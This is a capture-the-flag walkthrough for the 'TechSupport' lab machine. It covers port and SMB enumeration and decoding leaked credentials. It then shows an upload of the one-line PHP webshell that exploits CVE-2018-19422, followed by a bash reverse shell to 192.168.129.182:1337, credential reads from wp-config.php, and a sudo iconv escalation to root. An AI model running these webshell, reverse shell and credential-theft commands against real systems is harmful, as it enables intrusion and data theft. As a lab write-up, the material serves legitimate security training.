- OS: Linux
- Level: Easy
- Release Date: 2022-04
Description:
Hack into the scammer’s under-development website to foil their plans.
OS Fingerprinting
- TTL=62 matches the expected TTL for Linux OS 2 hops away
❯ ping -c1 10.82.133.28
[...]
64 bytes from 10.82.133.28: icmp_seq=1 ttl=62 time=79.9 ms
Nmap
- Open Ports
$ sudo nmap -p- --reason --min-rate 10000 10.82.133.28 -oN nmap/allTCP

PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 62
80/tcp  open  http         syn-ack ttl 62
139/tcp open  netbios-ssn  syn-ack ttl 62
445/tcp open microsoft-ds syn-ack ttl 62- Service Version
$ sudo nmap -p22,80,139,445 --reason -sVC 10.82.133.28 -oN nmap/allTCP-sVC

22/tcp  open  ssh         syn-ack ttl 62
OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)

80/tcp  open  http        syn-ack ttl 62
Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)

139/tcp open  netbios-ssn syn-ack ttl 62
Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open  netbios-ssn syn-ack ttl 62
Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h50m00s, deviation: 3h10m30s, median: -1s
| smb2-time:
|   date: 2026-10-19T04:54:26
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: techsupport
|   NetBIOS computer name: TECHSUPPORT\x00
|   Domain name: \x00
|   FQDN: techsupport
|_  System time: 2026-10-19T10:24:27+05:30
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
SSH (22)
# From Nmap

22/tcp  open  ssh         syn-ack ttl 62
OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
Package Footprinting
# Web Search:
OpenSSH "7.2p2" "4ubuntu2.10"
https://launchpad.net/ubuntu/+source/openssh/1:7.2p2-4ubuntu2.10
openssh (1:7.2p2-4ubuntu2.10) xenial; urgency=medium
Release Date: 2020-05
OS Footprinting
# Web Search:
ubuntu codenames
https://ubuntu.com/project/docs/release-team/list-of-releases/
# Looking for Xenial
Ubuntu 16.04 LTS - Xenial Xerus
Release Date: 2016-04
Authentication method
- Password based authentication
❯ ssh root@10.82.133.28
[...]
root@10.82.133.28's password:
SMB (139,445)
# From nmap

139/tcp open  netbios-ssn syn-ack ttl 62
Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open  netbios-ssn syn-ack ttl 62
Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h50m00s, deviation: 3h10m30s, median: -1s
| smb2-time:
|   date: 2026-10-19T04:54:26
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: techsupport
|   NetBIOS computer name: TECHSUPPORT\x00
|   Domain name: \x00
|   FQDN: techsupport
|_  System time: 2026-10-19T10:24:27+05:30
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
References
- https://0xdf.gitlab.io/cheatsheets/smb-enum
- https://hacktricks.wiki/en/network-services-pentesting/pentesting-smb
List Shares
$ netexec smb 10.82.133.28 -u guest -p '' --shares

[*] Unix - Samba (name:TECHSUPPORT) (domain:)
    (signing:False) (SMBv1:True) (Null Auth:True)

[+] \guest: (Guest)

[*] Enumerated shares

    Share	Permissions
    -----	-----------
    print$
    websvr	READ
    IPC$
Enumerate Files
❯ smbclient //10.82.133.28/websvr -N
Try "help" to get a list of possible commands.

smb: \> ls
  .				D	0	Sat May 29 09:17:38 2021
  ..			D	0	Sat May 29 09:03:47 2021
  enter.txt		N	273	Sat May 29 09:17:38 2021

	8460484 blocks of size 1024. 5699936 blocks available

smb: \> get enter.txt
getting file \enter.txt of size 273 as enter.txt [...]
enter.txt
$ cat enter.txt

GOALS
=====
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
===
Subrion creds
|->admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk [cooked with magical formula]
Wordpress creds
|->
Info from enter.txt
[i] /subrion site doesn't work
    |_ Can be fixed from some panel?

[i] Is there a wordpress?

[i] Credentials

    [+] Subrion
       |_ admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk
            |_ cooked with magical formula???

    [+] Wordpress
        |_ ???
Decrypt Password
7sKvntXdPEJaxazce9PXi24zaFrLiKWCk
-
Useful tools:
-
Base58 looks like a good candidate

- https://cyberchef.org identifies more encryptions over the initial base58
- Magic Operation reveals
Scam2021after:- Base58 decrypt
- Then Base32 decrypt
- Then Base64 decrypt

Subrion credentials
admin:Scam2021
HTTP (80)
# From Nmap

80/tcp  open  http        syn-ack ttl 62
Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Version fingerprinting
- Version identified based on 404 error page
- Reference: https://0xdf.gitlab.io/cheatsheets/404#apache—httpd
$ curl http://10.82.133.28/robots.txt

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.82.133.28 Port 80</address>
</body></html>
Directory Brute Force
- Since there’s a wordpress, too many directories are discovered
- I decided to cancel the process.
$ feroxbuster -u http://10.82.133.28
[...]
^C
- We run these two commands
$ feroxbuster -u http://10.82.133.28 \
--depth 1 -t 100 -o fuzzDir

$ feroxbuster -u http://10.82.133.28 \
-x php,txt,html,js --time-limit 1m --depth 1 -t 100 -o fuzzFiles- Input
cat fuzzFiles fuzzDir \
| grep '^[0-9]' \
| tr -s ' ' \
| cut -d' ' -f1,6- \
| sort -u- Output
200 http://10.82.133.28/
200 http://10.82.133.28/icons/ubuntu-logo.png
200 http://10.82.133.28/index.html
200 http://10.82.133.28/phpinfo.php

301 http://10.82.133.28/test => http://10.82.133.28/test/
301 http://10.82.133.28/wordpress => http://10.82.133.28/wordpress/



/phpinfo.php

/test/
Note: The theme and security warnings encountered in this room are part of the challenge.
/wordpress/
- Useful reference:
# wpscan: enumerate users, popular plugins and popular themes

wpscan --url http://10.82.133.28/wordpress/ \
-e u,p,t -o enum/wordpress-enum- Filtering output
# input
cat enum/wordpress-enum \
| grep '^\[+\|^\[i' --color=never \
| sed 's/^\[i/\t\[i/'
# output
[+] URL: http://10.82.133.28/wordpress/ [10.82.133.28]
[+] XML-RPC seems to be enabled: http://10.82.133.28/wordpress/xmlrpc.php
[+] Upload directory has listing enabled: http://10.82.133.28/wordpress/wp-content/uploads/
[+] The external WP-Cron seems to be enabled: http://10.82.133.28/wordpress/wp-cron.php
[+] WordPress version 5.7.2 identified (Insecure, released on 2021-05-12).
[+] WordPress theme in use: teczilla
[+] redirection
[+] akismet
[i] 2 plugin(s) Identified.
[+] teczilla
[+] twentynineteen
[+] hello-elementor
[+] twentytwenty
[+] twentytwentyone
[i] 5 theme(s) Identified.
[+] support
[i] 1 user(s) Identified./subrion
- The sequence is as follows:
- subrion -> subrion/ -> subrion/subrion/
- Timeout for last redirection (different IP)

/panel/ Directory Brute Force
# input

ffuf -u http://10.82.133.28/subrion/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
# output
[...]
company [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 78ms]
blank [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 78ms]
pub [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 78ms]
games [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 78ms]
copyright [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 78ms]
common [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 78ms]
site [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 78ms]
[WARN] Caught keyboard interrupt (Ctrl-C)- Let’s check some of those 301 codes

It seems to append / to each request’s URL
- New fuzzing
# input
# Appending / and filtering out 0 size responses
# combined_directories.txt  as wordlist to reduce time

ffuf -u http://10.82.133.28/subrion/FUZZ/ \
-w /usr/share/seclists/Discovery/Web-Content/combined_directories.txt \
-fs 0 -t 200 -o enum/subrionEnum- Inspecting output
# checking file type
$ file enum/subrionEnum
enum/subrionEnum: JSON text data

# Rename as .json
$ mv enum/subrionEnum enum/subrionEnum.json

# Checking nodes from firefox
$ firefox enum/subrionEnum.json

# Reading urls
$ cat enum/subrionEnum.json | jq -r '.results.[].url'

# Output
http://10.82.133.28/subrion/updates/
http://10.82.133.28/subrion/panel/
http://10.82.133.28/subrion/install/

/subrion/panel/
- Admin panel

- Subrion CMS v4.2.1
- Copyright © 2008-2026 Intelliants LLC
Subrion Panel Credentials
- From enter.txt
admin:Scam2021
- Panel as admin
Exploitation
Looking for a CVE
- Subrion CMS v4.2.1
- Reference: https://cvedetails.com/
Intelliants » Subrion Cms : Versions

CVE-2018-19422 is a candidate
CVEs related to Intelliants > Subrion Cms 4.2.1
-
CVE-2018-19422 - Public Exploit

About CVE-2018-19422
# Web Search (Google Dorking)

site:vulners.com CVE-2018-19422

CVE-2018-19422
Summary from link above:
- You can upload .pht and .phar files
- Files in /panel/uploads can be executed as PHP
- PHP enables RCE
webshell.phar
- We prepare a webshell.phar
$ echo '<?php system($_GET["cmd"]);?>' > webshell.phar

$ cat webshell.phar
<?php system($_GET["cmd"]);?>- Inside /subrion/panel/uploads

- Figure out the path where the webshell.phar is:
Note: The IP address may differ from the rest of the write-up

Reverse Shell Payload
- Clean base64 string for the Reverse Shell
$ echo 'bash -i >& /dev/tcp/192.168.129.182/1337 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEyOS4xODIvMTMzNyAwPiYxCg==

$ echo 'bash  -i >& /dev/tcp/192.168.129.182/1337 0>&1' | base64
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMjkuMTgyLzEzMzcgMD4mMQo=

$ echo 'bash  -i >& /dev/tcp/192.168.129.182/1337 0>&1 ' | base64
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMjkuMTgyLzEzMzcgMD4mMSAK- Value to send for the cmd parameter (webshell.phar)
echo YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMjkuMTgyLzEzMzcgMD4mMSAK | base64 -d | bashReverse Shell (www-data)
- Payload through cmd parameter:
http://10.82.133.28/subrion/uploads/webshell.phar?cmd=echo YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMjkuMTgyLzEzMzcgMD4mMSAK | base64 -d | bash
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.129.182] from (UNKNOWN) [10.82.133.28] 51316
bash: cannot set terminal process group (1448): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TechSupport:/var/www/html/subrion/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Post-Exploitation
Groups (www-data)
www-data@TechSupport:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Users with a Shell
www-data@TechSupport:/$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
scamsite:x:1000:1000:scammer,,,:/home/scamsite:/bin/bash
wp-config.php
- Since there’s a wordpress with a database
# input

$ cat /var/www/html/wordpress/wp-config.php

# output

[...]
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wpdb' );

/** MySQL database username */
define( 'DB_USER', 'support' );

/** MySQL database password */
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );
[...]
Database Creds
support:ImAScammerLOL!123!Shell as scamsite
- WordPress Password reused
scamsite:ImAScammerLOL!123!Groups and SUDO Permissions
- iconv can be run as root
scamsite@TechSupport:/$ id
uid=1000(scamsite) gid=1000(scamsite) groups=1000(scamsite),113(sambashare)

scamsite@TechSupport:/$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv
Privesc as Root
- https://gtfobins.org/#iconv
- It allows:
- File Read
- File Write
- It allows:

- Generating a SSH Key Pair
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/zack/.ssh/id_ed25519): ./miKey
Enter passphrase for "./miKey" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./miKey
Your public key has been saved in ./miKey.pub
The key fingerprint is:
SHA256:5qg1Hkl9KG3W5dItXVTErM8P2xkxwDJHUSNlJJsq1Yc zack@morris
The key's randomart image is:
+--[ED25519 256]--+
|            o==X=|
|           o.+B.+|
|           .=E.o.|
|       o o.+.oo+ |
|      o S.+.+ ooo|
|     . O ... ...o|
|      * .      ++|
|     + o      ..o|
|    . .          |
+----[SHA256]-----+- Using iconv (SUDO) to transfer our SSH Public Key
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP0JiWXpYo08/ZMgQcQdmuzmdt+qjKn/pgKh4ZszdW7K zack@morris' | - SSH Key allow SSH session as Root
$ ssh -i miKey root@10.82.133.28

[...]
root@TechSupport:~# id
uid=0(root) gid=0(root) groups=0(root)

root@TechSupport:~# wc -c root.txt
44 root.txt